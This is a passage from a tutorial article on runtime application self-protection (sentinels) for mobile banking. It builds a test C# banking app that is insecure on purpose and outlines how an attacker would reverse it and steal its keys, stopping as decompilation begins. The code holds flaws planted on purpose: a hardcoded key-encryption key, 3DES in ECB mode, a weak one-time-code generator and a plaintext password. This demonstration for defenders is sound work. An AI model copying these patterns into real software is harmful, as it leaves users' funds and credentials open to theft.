General Concept of Runtime Application Self-Protection (RASP)

Martin Rupp

SCIENTIFIC AND COMPUTER DEVELOPMENT SCD LTD

In this article, we present the general concepts behind a proactive protection mechanism (sentinel RASP) for mobile banking applications[1].

We provide several concrete examples and we offer an insight view, using a C# test project.

Overview of the Project

Here we demonstrate the features of a sentinel system in a mobile context. This system might also be referred to as Runtime Application Self-Protection or simply RASP.

A sentinel system is a background process that is usually not easily detectable. It monitors “in real time” several parameters associated with the mobile operating system and the applications it protects.

For instance, a sentinel could detect attempts to use an emulator or a debugger. It could also check the integrity of files and scan the memory (flash, RAM, EEPROM) for viruses. A sentinel would have two parts: a "detector" part and a "reactor" part. The detector would signal that it detected possible attempts to attack the application while a reactor would take the proper decision following that information.

In what follows, we will create a small sentinel system, acting as concept proof to concretely illustrate how such a system would work.

---

[1] We will use the term “Mobile Banking” both for “online” banking and payment applications in the mobile context.

Creating a Test Mobile Application

The Test Banking App “Specifications”

To develop a rapid test mobile application, we shall use visual studio 2008. We will develop a small application in C# for Windows phones. Of course, we could develop the same test application for Android or Ios using Xamarin but our application is only created to demonstrate the concepts of sentinels.

Our "banking application" will have a log in button with a username and password.

Our small banking imaginary application allows you to send directly money to any VISA or MASTERCARD credit card from a funding credit card that has been previously registered and loaded to a remote server.

The program will hash the password using a complicated function taking as input the username, hashed password, and the IMEI of the mobile phone, then send some ciphered data to a remote server, get a ciphered response, and then returns to the caller a one-time authorization code acting as a symmetric key `K1`. Once authenticated, the application offers to transfer money to an account. The application will sign the transaction data using its private key `K2`, append the signature to the transaction data, and cipher the whole thing using the one-time symmetric key `K1`.

The application will send the following banking transaction data:

TIMESTAMP%USERNAME%HASHED_PASSWORD%IMEI%AMOUNT%CARD_RECIPIENT%DATE_EXP_RECIPIENT%CVV_RECIPIENT%FIRSTNAME_RECIPIENT%LASTNAME_RECIPIENT%FUNDING_CARD_TOKEN

Here we explain the meaning of the different parameters.

Parameter	Meaning
TIMESTAMP	Timestamp computed when the application generates the data
USERNAME	Username of the user of the application
HASHED_PASSWORD	the hashed password of the user


IMEI	The mobile phone IMEI
AMOUNT	Amount of the transaction in U.S dollars
CARD_RECIPIENT	The 16 digits of the recipient’s credit card
DATE_EXP_RECIPIENT	The expiration date of the recipient’s credit card
CVV_RECIPIENT	The CVV of the recipient’s credit card
FIRSTNAME_RECIPIENT	The first name of the recipient’s credit card
LASTNAME_RECIPIENT	The last name of the recipient’s credit card
FUNDING_CARD_TOKEN	A token representing the sender's funding credit card registered in a token vault

Our goal is to demonstrate how an attacker can break the security of such a protocol and how sentinels can prevent this attacker to do so.


This "imaginary" protocol is not so uncommon as many developers lack serious IT security culture and create often homebrew solutions, *especially* in the Android world. Rather than asking developers to rewrite the application, the sentinels prevent and protect actively that banking application.

Development of the application

We will use, as we mentioned earlier, Visual Studio 2008 and the smart Device development kit. We also will need the Windows mobile 6 SDK.




We create a new project in Visual 2008.



Of course, the windows mobile 6 is no longer actively supported on actual smartphones and mobile devices - since support from Microsoft stopped in 2013 - but we wish only to present the concept proof of the sentinel. Besides Window mobile, *version 10* is still present on the market - as of 2019 - with Lumia phones.


We develop the front-end screens with the fields for the username and the password.



We develop the application by making sure most of the essential functions are coded. Of course, we lack code quality, we do not control the input from the user and we even do not catch exceptions!

Here is how the test program will work:

The username and password are entered, and the password is hashed and sent to a third-party library which will contact an authorization server.



```
String Username = textBox1.Text;
String Password = textBox2.Text;

parameters.username = Username;

String hash_password = Utils.Hash_password(Username, Password);

parameters.hashed_password = hash_password;

//generate access code to DLL
Int32 code = GenCode.GenerateNewCode();
```

The main form can access the third-party protected dll only by generating a one-time code.

That one time-code uses a common counter between the DLL and the caller and generates the code as such:

```
//generate the one-time secret
        static public Int32 GenerateNewCode()
        {

            Random r = new Random(counter);

            for (int i = 0; i < counter; i++)
            {
                secret = (Int32)((secret * r.Next()) % 100.000);

            }

            counter++;

            return secret;
        }
```

The Dll is equipped with a few protection against brute-forcing and disabling access after a certain amount of unsuccessful attempts. *Only that Dll* may contact the authorization server.


The dll will then do supposedly some tricky operations and contact the authorization server to receive back the one-time code that will generate the transaction 3DESkey. Here is the way it is processed on the (stub) bank server, which we represent by a separate dll, StubTestBankServer.dll:

```
public static long getAnswerfromServerAuthCode(string username,
string hash_password)
        {
            //we should validate plenty of things
            //we simply verify that user and password matches our
files
```

```
            //here there is but just one user in bank!

            if(username.Equals("hitchcock7"))
            {
                //password= !!32!book!DECIDED!

               String res=
Utils.Hash_password("hitchcock7","!!32!book!DECIDED!");

                   if(res.Equals(hash_password))
                   {
                       return getAnswerfromServerAuthCode();
                   }

                return 0;

            }

            return 0;
        }
```

The transaction 3DES key `K1` is computed very basically by taking the MD5 hash of the number of CPU ticks at the current datetime.

Then the user is authenticated and can access the transaction screen.



The form will gather the data from the user and build the transaction flow.

It will compute the IMEI as a security measure to check the application is not been used on a non-authorized phone as the server has a list of registered phones.

```
public static String getIMEI()
        {

            IntPtr hSim = IntPtr.Zero;
```

```
            byte[] iccid = new byte[10];
            int zero = 0;
            SimInitialize(0, IntPtr.Zero, 0, ref hSim);
            SimReadRecord(hSim,
            EF_ICCID,
            SIM_RECORDTYPE_TRANSPARENT,
            0,
            iccid,
            (uint)iccid.Length,
            ref zero);
            SimDeinitialize(hSim);
            string serial = FormatAsSimString(iccid);
            return serial;

        }
```

The program uses a static KEK key which is the same for all phones because it is hardcoded in the program.

That KEK is used to access 3DES ciphered files located in the temp folder of the phone and containing a unique RSA private key split into components. These files are 3DES ciphered so the private key is supposed to be protected.

This is how they are retrieved by the application:

```
public static byte[] getRSAKey(keycomponent comp)
        {


            //read it from the 'database'
            //decipher the key


            TripleDES tdes = TripleDESCryptoServiceProvider.Create();
            //get our 3DES key
```

```
            tdes.Key = GenerateThreeDESKeyFromKey(parameters.KEK);

            tdes.Mode = CipherMode.ECB;
            tdes.Padding = PaddingMode.PKCS7;

            StreamReader sr = File.OpenText("\\temp\\KEY" + comp +
".cipher");
            String cipher = sr.ReadLine();
            sr.Close();

            byte[] ciphered = Utils.StringToByteArray(cipher);


            byte[] decipher =
tdes.CreateDecryptor().TransformFinalBlock(ciphered, 0,
ciphered.Length);

            tdes.Clear();

            return decipher;


        }
```

Concretely the form will have to call the `getRSAKey` function for all the key components:

```
 public  class RSACipher
    {

       private static  RSACryptoServiceProvider rsa =  new
System.Security.Cryptography.RSACryptoServiceProvider();
       private static System.Security.Cryptography.RSAParameters rsaparams
= new System.Security.Cryptography.RSAParameters();

        public static void LoadKeys()
        {
```

```
        rsaparams.P = Utils.getRSAKey(keycomponent.P);
        rsaparams.Q = Utils.getRSAKey(keycomponent.Q);
        rsaparams.Exponent = Utils.getRSAKey(keycomponent.E);
        rsaparams.Modulus = Utils.getRSAKey(keycomponent.MODULUS);
        rsaparams.D = Utils.getRSAKey(keycomponent.D);
        rsaparams.InverseQ = Utils.getRSAKey(keycomponent.InverseQ);
        rsaparams.DP = Utils.getRSAKey(keycomponent.DP);
        rsaparams.DQ = Utils.getRSAKey(keycomponent.DQ);



        rsa.ImportParameters(rsaparams);



    }
```

Finally, the application uses the private key to sign the transaction data which are sent to the remote server (in fact our stub server - dll)

Here is an example of the transaction flow sent to the server:

In clear:

```
"637055558400000000%hitchcock7%0c0d07f076a1fa7cabfd9070de2f484d1
217442c%000000 00000 0000
0000%500%12345678123400000%1223%123%john%gabriel%1678-7865-2300-
9000"
```

Ciphered with signature added at the end:

"TEST_BANKING_APPLICATION@160@8b35937c47dafd4f23aa3e686538e6058
d2365fd8b666715e748695835b0f91cb05aca8f7e20ff35908517660d496ac1d
3c24384fc983a35caf9a354eb166f4945e28c556a615ecfd41460a9e4160d415
9fe5f735bea41f9b7d24e4a2cb9c7b929e038f30cdc16aef61f830cfdceb449c
27a85ee43daaed8c47e3905b84589e78c532107e8631e616f513ce6dbd2ab7cc
da289c14cfaeb674cf311deec752b7e@1769e6f8e06a0e2c61a8fceb9b46f61c
ba0f3b639ebd2e1747a78fa22337a21a27c6e72fe73adb0ff8ee870b6d36b7fe
718d2511fc87eef837c86199ee45cf93051f98886642b087b69834d43dbdab73
d835164af6b4ac07ad84b1687d06271e6be6e4a3e3c3a7f6ef1baa895d01b48d
24e23b91414a42bf5ba8ca4cacb2cc63"

As we see the application has some non-trivial protection mechanisms.

When received by the remote server, the data will be first separated and deciphered by the transaction 3DES key.

The transaction key is supposed to be checked for its freshness. It cannot be used for a replay attack because it can be used only once.

The transaction data are hashed and compared with the signature:

```
 byte[] b_signature = Utils.StringToByteArray(signature);

            SHA1CryptoServiceProvider sha1 = new
SHA1CryptoServiceProvider();

            byte[] h_data2 = sha1.ComputeHash(dc);

            RSACipher.LoadKeys();

            bool result_ =  RSACipher.Verify(h_data2, b_signature);



            if(result_==false)
```


```
                return bank_transaction_code.INCORRECT_DATA;
```

The token is retrieved from a card vault to get the card data using a stub:

```
      credit_card funding_card = Utils.GetCardFromVault(tk);
```

Finally, we simulate an authorization to a credit card processor.

```
 //simulation of an authorization request to the card processor
        private static bool AuthorizeTransaction(credit_card
funding_card, credit_card receiver_card, int sum, string fn_, string
ln_)
        {
            //simulating money available on card
            if (sum > new Random().Next(5000))
                return false;
            return true;
        }
```



Now that we have our test banking application, the fun is just beginning!

Next, we will demonstrate how sentinels can prevent attackers from performing malevolent transactions.

https://drive.google.com/file/d/1mPxwRn7V2sOYQO2-ijAvQEe9xu_iirx1/view?usp=sharing

In the first part, we saw how to develop a test banking application. Now we will explain how an attacker could target that application and how RASP can help to prevent such attack/

Attacks against the application

In our scenario - which is just a test scenario - the attacker will proceed as follows:


1. **Debugging/Reversing the application**. First, the attacker has no idea how the application works, therefore he must be able to understand at least some bits of its behavior to build an attack plan;

2. **Getting the private key.** Knowing the functioning of the application, the attacker will first need a way to retrieve the static private key `K2`;
3. **Getting the symmetric key.** Finally, the attacker needs a way to intercept the one-time symmetric key `K1`.
4. **Sending fraudulent transaction orders**. Equipped with all the information needed, the attacker can send fraudulent transaction orders to his payment card.


Debugging/Reversing the application


Here we will suppose that the attacker can attach a debugger to the process.
There are several ways this may happen. One is that the attacker can connect via USB or TCP/IP to the "debugging port" (adb in Android for example) of the target's mobile phone. And another - much more common - is that the attacker downloads the application and runs it on an emulator to debug it and reverse it.

A tool such as dnSpy can reverse almost immediately the program:

